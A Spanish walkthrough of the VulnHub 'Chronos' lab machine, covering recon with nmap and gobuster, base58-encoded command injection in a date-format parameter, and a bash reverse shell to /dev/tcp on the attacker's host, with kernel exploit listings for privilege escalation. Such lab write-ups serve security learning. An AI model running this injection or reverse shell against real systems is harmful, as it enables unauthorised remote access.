

<https://github.com/aguayro>

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Nos presentan una máquina de vulh hub para estudiar todos los vectores de ataque que pueda presentar la máquina.

Explotación de la máquina

Averiguamos la ip de la máquina a explotar, usamos netdiscover en vez de nmap

netdiscover -r 192.168.56.0/24

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 3 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.1	0a:00:27:00:00:06	1	60	Unknown vendor
192.168.56.100	08:00:27:74:4d:18	2	120	PCS Systemtechnik GmbH
192.168.56.112	08:00:27:8f:1f:f7	1	60	PCS Systemtechnik GmbH

Fase reconocimiento

Usamos nmap para descubrir puertos abiertos en el equipo

nmap -sC -sV -p- 192.168.56.111

```
nmap -sV -sC -p- 192.168.56.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 09:17 EDT
Nmap scan report for 192.168.56.112
Host is up (0.00072s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 e4:f2:83:a4:38:89:8d:86:a5:e1:31:76:eb:9d:5f:ea (RSA)
|   256 41:5a:21:c4:58:f2:2b:e4:8a:2f:31:73:ce:fd:37:ad (ECDSA)
|_ 256 9b:34:28:c2:b9:33:4b:37:d5:01:30:6f:87:c4:6b:23 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.29 (Ubuntu)
8000/tcp  open  http     Node.js Express framework
|_ http-cors: HEAD GET POST PUT DELETE PATCH
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-open-proxy: Proxy might be redirecting requests
MAC Address: 08:00:27:8F:1F:F7 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.40 seconds
```


Nmap nos desvela los siguientes puertos abiertos

- 22 ssh con el servicio openSSH versión 7.6p1
- 80 Web con servicio Apache versión 2.4.29
- 8000 Web con servicio Apache versión 2.4.29

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Navegamos por la url 192.168.45.112



No hay ningún menú en la web, veamos el código fuente



Tenemos un código en javascript ofuscado, vamos a descargarlo y verlo con detenimiento.

```
var branyah = ["150447srWefj", "70lwLrol", "1658165LmcNig", "open", "1260881JUqdKM", "10737CrnEEe",
"2SjTdWC", "readyState", "responseText", "1278676qXleJg", "797116soVTES", "onreadystatechange",
"http://chronos.local:8000/date?format=4ugYDuAkScCG5gMcZjEN3mALyG1dD5ZYsiCfWvQ2w9anYGyL", "User-
Agent", "status", "1DYOODT", "400909Mbbcf", "Chronos", "2QRBPWS", "getElementById", "innerHTML", "date"];
```

```
(function (asriel, maycie) {
```

```
var yenis = nikya;
```

```
while (true) {
```

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```
try {

    var hudson = -parseInt(yenis(126)) * parseInt(yenis(144)) + parseInt(yenis(142)) + parseInt(yenis(127)) *
    parseInt(yenis(131)) + -parseInt(yenis(135)) + -parseInt(yenis(130)) * parseInt(yenis(141)) + -parseInt(yenis(136)) +
    parseInt(yenis(128)) * parseInt(yenis(132));

    if (hudson === maycie) break; else asriel.push(asriel.shift());

} catch (vihaa) {

    asriel.push(asriel.shift());

}

}

}{branyah, 831262));

function nikya(minesh, collyn) {

    return nikya = function (avelin, naiya) {

        avelin = avelin - 126;

        var adrionna = branyah[avelin];

        return adrionna;

    }, nikya(minesh, collyn);

}

function loadDoc() {

    var kyara = nikya, nasai = kyara(143), dwain = new XMLHttpRequest;

    dwain[kyara(137)] = function () {

        var tranell = kyara;

        this[tranell(133)] == 4 && this[tranell(140)] == 200 && (document[tranell(145)](tranell(147))[tranell(146)] =
        this[tranell(134)]);

        }, dwain[kyara(129)]("GET", kyara(138), true), dwain.setRequestHeader(kyara(139), nasai), dwain.send();

    }

}
```

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wget <http://192.168.56.112>

```
<!DOCTYPE html>
<meta charset="UTF-8">
<html>

<head>


  <link rel="stylesheet" href="css/style.css">
</head>

<body onload="loadDoc()">

  <div id="wrapper">
    <div class="future-cop">
      <h3 class="future">Chronos - Date & Time</h3>
      <h1 class="cop">
        <p id="date"></p>
      </h1>
    </div>
  </div>

  <script>
    var _0x5bdf=['150447srWefj','70lwLrol','1658165LmcNig','open','1260881JUqdKM','10737CrnEEe','25jTdWC','readyState','responseText','1278676qXleJg','797116soVTEs','onreadystatechange','http://chronos.local:8000/date?format=4ugYDuAkScCg5gMcZjEN3mALyG1dD5ZySiCfWvQ2w9anYGyl','User-Agent','status','1DY00DT','400909MbbcfR','Chronos','2QRBPWS','getElementById','innerHTML','date'];(function(_0x506b95,_0x817e36){var _0x244260=_0x432d;while(!![]){try{var _0x35824b=_0x244260(_0x7e)*parseInt(_0x244260(_0x90))+parseInt(_0x244260(_0x8e))+parseInt(_0x244260(_0x7f))+parseInt(_0x244260(_0x83))+_0x244260(_0x87))+_0x244260(_0x8d))+_0x244260(_0x88))+_0x244260(_0x80))+_0x244260(_0x84));if(_0x35824b==_0x817e36)break;else _0x506b95['push'](_0x506b95['shift']());}catch(_0x3fbidc){_0x506b95['push'](_0x506b95['shift']());}})(_0x5bdf,_0xcaf1e);function _0x432d(_0x16bd66,_0x33ffa9){return _0x432d=function(_0x5bdf82,_0x432dc8){_0x5bdf82=_0x5bdf82-0x7e;var _0x4da6e8=_0x5bdf[_0x5bdf82];return _0x4da6e8;}_0x432d(_0x16bd66,_0x33ffa9);}function loadDoc(){(var _0x17df92=_0x432d,_0x1cff55=_0x17df92(_0x8f),_0x2beb35=new XMLHttpRequest();_0x2beb35[_0x17df92(_0x89)]=function(){(var _0x146f5d=_0x17df92;this[_0x146f5d(_0x85)]=_0x466this[_0x146f5d(_0x8c)]=_0xc866(document[_0x146f5d(_0x91)])(_0x146f5d(_0x93))[_0x146f5d(_0x92)]=this[_0x146f5d(_0x86)]);_0x2beb35[_0x17df92(_0x81)]('GET',_0x17df92(_0x8a),!![]),_0x2beb35['setRequestHeader'](_0x17df92(_0x8b),_0x1cff55),_0x2beb35['send']());}}
  </script>
</body>
```


El código está ofuscado, pero de lo poco que se puede leer es que hacer referencia a una entrada DNS, vamos a añadirla y acceder a la web a través de ella.



Podemos ver más información, la fecha y hora actual. Curioseemos el código fuente de la página resultado


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


La web hace referencia a una dirección web, veamos donde nos lleva la url:

<http://chronos.local:8000/date?format=4ugYDuAkScCG5gMcZjEN3mALyG1dD5ZYsiCfWvQ2w9anYGyL>




No tenemos acceso a dicha url, vamos a ver que codificación usa el texto después del format=



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Nos indica que está codificado en base 58, vamos a decodificarlo



BASE 58
Mathematics › Arithmetics › Base 58

BASE 58 DECODER

★ ALPHABET 123456789ABC...XYZabc...xyz (Bitcoin BTC) ▼
★ BASE 58 CIPHERTEXT ?

4ugYDuAkSCC5gMczjEN3mALyG1db5ZYs1cfWvQ2w9anYGyL

★ RESULTS FORMAT ☒ STRING OF PRINTABLE CHARACTERS (ASCII/UNICODE)
☐ HEXADECIMAL 00-FF-FF
☐ DECIMAL 0-127-255
☐ OTHER 000-127-255

Search for a tool

★ SEARCH A TOOL ON dCode BY KEYWORDS:
e.g. type 'sudoku'


★ BROWSE THE FULL dCODE TOOLS' LIST

Results

'+Today is %A, %B %d, %Y %H:%M:%S.'

Base 58 - dCode

Tag(s) : Arithmetics, Character Encoding



Burp Suite Community Edition v2024.3.14 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Send Cancel < >

Request

Pretty Raw Hex


```
1 GET /date?format=4ugYDuAkSCC5gMczjEN3mALyG1db5ZYs1cfWvQ2w9anYGyL HTTP/1.1
2 Host: chronos.local:8000
3 User-Agent: Chronos
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Origin: http://chronos.local
8 Connection: close
9 Referer: http://chronos.local/
10 If-None-Match: W/"2a-x2y044eIOvKMuXtaYnQeVPMsE"
11
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Access-Control-Allow-Origin: *
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 42
6 ETag: W/"2a-x2y044eIOvKMuXtaYnQeVPMsE"
7 Date: Tue, 18 Jun 2024 07:39:00 GMT
8 Connection: close
9
10 Today is Tuesday, June 18, 2024 07:39:00.
11
```

Cambiamos la petición get, codificamos en base58 el siguiente comando ;pwd; ls -al



Recipe

To Base58

Alphabet
123456789ABCDEFGHIJKLMNPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz ...

Input

;pwd; ls -al


Output

284JWaZSNztFCM9By

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Lo insertamos en la petición get y vemos el resultado




The screenshot shows the Burp Suite interface. The 'Request' tab is selected, displaying a GET request to `/date?format=284JWaZ5htzFC96y`. The 'Response' tab is also selected, showing the server's response. The response body contains a directory listing for `/opt/chronos`, which is highlighted with a red box. The listing includes files like `total`, `drwxr-xr-x`, `root`, `www-data`, `4096`, `Aug`, `3`, `2021`, `..`, `app.js`, `node_modules`, `package.json`, and `package-lock.json`.

Vaya, parece que tenemos algo, hemos obtenido la ruta donde estamos y la lista de ficheros que hay en `/opt/chronos`

De la captura vemos que la web trabaja con nodes, vamos a ver que versión tiene y ver posibles vulnerabilidades.

`GET /date?format=ZPk7W5Y6H4CbwH83snUcpfB`



The screenshot shows the Burp Suite interface. The 'Request' tab is selected, displaying a GET request to `/date?format=ZPk7W5Y6H4CbwH83snUcpfB`. The 'Response' tab is also selected, showing the server's response. The response body contains the Node.js version `v14.17.4`, which is highlighted with a red box.

La versión 14.17.4 es vulnerable a corrupción de memoria:

<https://nodejs.org/en/blog/release/v14.17.4> (CVE-2021-22930)

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Vamos a hacer un reverse Shell , codificado en base58
 ;bash -c 'bash -i >& /dev/tcp/192.168.56.101/4444 0>&1'

2cH1gSRr9UAWvT31knR5Zo6eraKZs1x1qGWATRghQphNCQp9QsUUK5QRTKL34V4ojTPbx92gjn
 2Gy

Tenemos el reverse Shell

```
nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.112] 48498
bash: cannot set terminal process group (872): Inappropriate ioctl for device
bash: no job control in this shell
www-data@chronos:/opt/chronos$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@chronos:/opt/chronos$
```

Vemos la versión del kernel

```
www-data@chronos:/opt/chronos$ uname -a
uname -a
Linux chronos 4.15.0-151-generic #157-Ubuntu SMP Fri Jul 9 23:07:57 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

Kernel 4.15.0

Exploit Title	Path
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation	solaris/local/15962.c
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privilege Escalation (5)	linux/local/9479.c
Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalation	linux/local/50135.c
Linux Kernel 4.10 < 5.1.17 - 'PTRACE TRACEME' pkexec Local Privilege Escalation	linux/local/47163.c
Linux Kernel 4.15.x < 4.19.2 - 'map_write()' CAP_SYS_ADMIN' Local Privilege Escalation (cron Method)	linux/local/47164.sh
Linux Kernel 4.15.x < 4.19.2 - 'map_write()' CAP_SYS_ADMIN' Local Privilege Escalation (dbus Method)	linux/local/47165.sh
Linux Kernel 4.15.x < 4.19.2 - 'map_write()' CAP_SYS_ADMIN' Local Privilege Escalation (ldpreload Method)	linux/local/47166.sh
Linux Kernel 4.15.x < 4.19.2 - 'map_write()' CAP_SYS_ADMIN' Local Privilege Escalation (polkit Method)	linux/local/47167.sh
Linux Kernel 4.8.0 ODEY < 232 - Local Privilege Escalation	linux/local/41886.c
Linux Kernel < 4.15.4 - 'show_floppy' KASLR Address Leak	linux/local/44325.c
Linux Kernel < 4.16.11 - 'ext4_read_inline_data()' Memory Corruption	linux/dos/44832.txt
Linux Kernel < 4.17-rc1 - 'AF_LLC' Double Free	linux/dos/44579.c

Shellcodes: No Results

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Tenemos varios exploit para elevación de privilegios

```

# searchsploit -p 47164
Exploit: Linux Kernel 4.15.x < 4.19.2 - 'map_write()' CAP_SYS_ADMIN' Local Privilege Escalation (cron Method)
URL: https://www.exploit-db.com/exploits/47164
Path: /usr/share/exploitdb/exploits/linux/local/47164.sh
Codes: CVE-2018-18955
Verified: False
File Type: POSIX shell script, ASCII text executable

(root@kali)~# searchsploit -p 47165
Exploit: Linux Kernel 4.15.x < 4.19.2 - 'map_write()' CAP_SYS_ADMIN' Local Privilege Escalation (dbus Method)
URL: https://www.exploit-db.com/exploits/47165
Path: /usr/share/exploitdb/exploits/linux/local/47165.sh
Codes: CVE-2018-18955
Verified: False
File Type: POSIX shell script, ASCII text executable

(root@kali)~# searchsploit -p 47166
Exploit: Linux Kernel 4.15.x < 4.19.2 - 'map_write()' CAP_SYS_ADMIN' Local Privilege Escalation (ldpreload Method)
URL: https://www.exploit-db.com/exploits/47166
Path: /usr/share/exploitdb/exploits/linux/local/47166.sh
Codes: CVE-2018-18955
Verified: False
File Type: POSIX shell script, ASCII text executable

(root@kali)~# searchsploit -p 47167
Exploit: Linux Kernel 4.15.x < 4.19.2 - 'map_write()' CAP_SYS_ADMIN' Local Privilege Escalation (polkit Method)
URL: https://www.exploit-db.com/exploits/47167
Path: /usr/share/exploitdb/exploits/linux/local/47167.sh

```

No consigo explotarlos debido a que no hay compilador de gcc en la máquina víctima.

Enumeración de recursos

gobuster dir -u 192.168.56.112 -e -w /usr/share/wordlists/dirb/common.txt

```

# gobuster dir -u 192.168.56.112 -e -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.112
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Expanded: true
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

http://192.168.56.112/.htpasswd (Status: 403) [Size: 279]
http://192.168.56.112/.htaccess (Status: 403) [Size: 279]
http://192.168.56.112/.hta (Status: 403) [Size: 279]
http://192.168.56.112/css (Status: 301) [Size: 314] [→ http://192.168.56.112/css/]
http://192.168.56.112/index.html (Status: 200) [Size: 1887]
http://192.168.56.112/server-status (Status: 403) [Size: 279]
Progress: 4614 / 4615 (99.98%)

Finished

```

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Herramientas:

Netdiscover

Nmap

Gobuster

Curl

<https://deobfuscate.io/>

Fuente:

<https://www.vulnhub.com/entry/chronos-1,735/>